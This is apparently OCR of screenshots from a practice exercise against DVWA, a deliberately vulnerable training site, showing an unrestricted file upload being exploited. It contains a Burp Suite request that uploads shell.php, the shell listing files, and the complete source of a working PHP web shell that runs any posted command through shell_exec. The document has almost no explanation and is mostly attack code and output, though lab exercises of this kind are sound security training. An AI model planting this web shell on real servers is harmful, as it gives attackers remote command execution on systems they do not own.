


rabilities/upload/#
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Browse...
No file selected.
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



Web Shell

Execute a command


Command

ls

Execute

Output

```
dvwa_email.png
shell.php
```


File Macchina Visualizza Inserimento Dispositivi Aiuto
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------221510065512147977237247217 82
Content-Length: 2812
Origin: http://192.168.50.101
Connection: close
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=3ed3bca8e9f62d66fa1816acdb31e1aa
Upgrade-Insecure-Requests: 1
-----------------------------221510065512147977237247217 82
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----------------------------221510065512147977237247217 82
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php
<?php
if (!empty($_POST['cmd'])) {
$cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Web Shell</title>
<style>
* {
-webkit-box-sizing: border-box;
box-sizing: border-box;
}
body {
font-family: sans-serif;
color: rgba(0, 0, 0, .75);
}
main {
margin: auto;
max-width: 850px;
}
pre,
input,
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 12
Inspector
Notes
Web Shell
Settings
192.168.50.101/dvwa/vulnerabilities/upload/#
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Vulnerability: File Upload
Choose an image to upload:
Browse... shell.php
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
View Source View Help
Damn Vulnerable Web Application (DVWA) v1.0.7

```php
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            box-sizing: border-box;
        }
        body {
            color: black;
        }
        main {
            margin: auto;
            max-width: 850px;
        }
        pre,
        input,
        button {
            padding: 10px;
            border-radius: 5px;
            background-color: #efefef;
        }
        label {
            display: block;
        }
        input {
            width: 100%;
            background-color: #efefef;
            border: 2px solid transparent;
        }
        input:focus {
            outline: none;
            background: transparent;
            border: 2px solid #e6e6e6;
        }
        button {
            border: none;
            cursor: pointer;
            margin-left: 5px;
        }
        button:hover {
            background-color: #e6e6e6;
        }
        .form-group {
            display: -webkit-box;
            display: -ms-flexbox;
            display: flex;
            padding: 15px 0;
        }
    </style>
</head>
<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>"
                       onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

        <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
            <h2>Output</h2>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>
```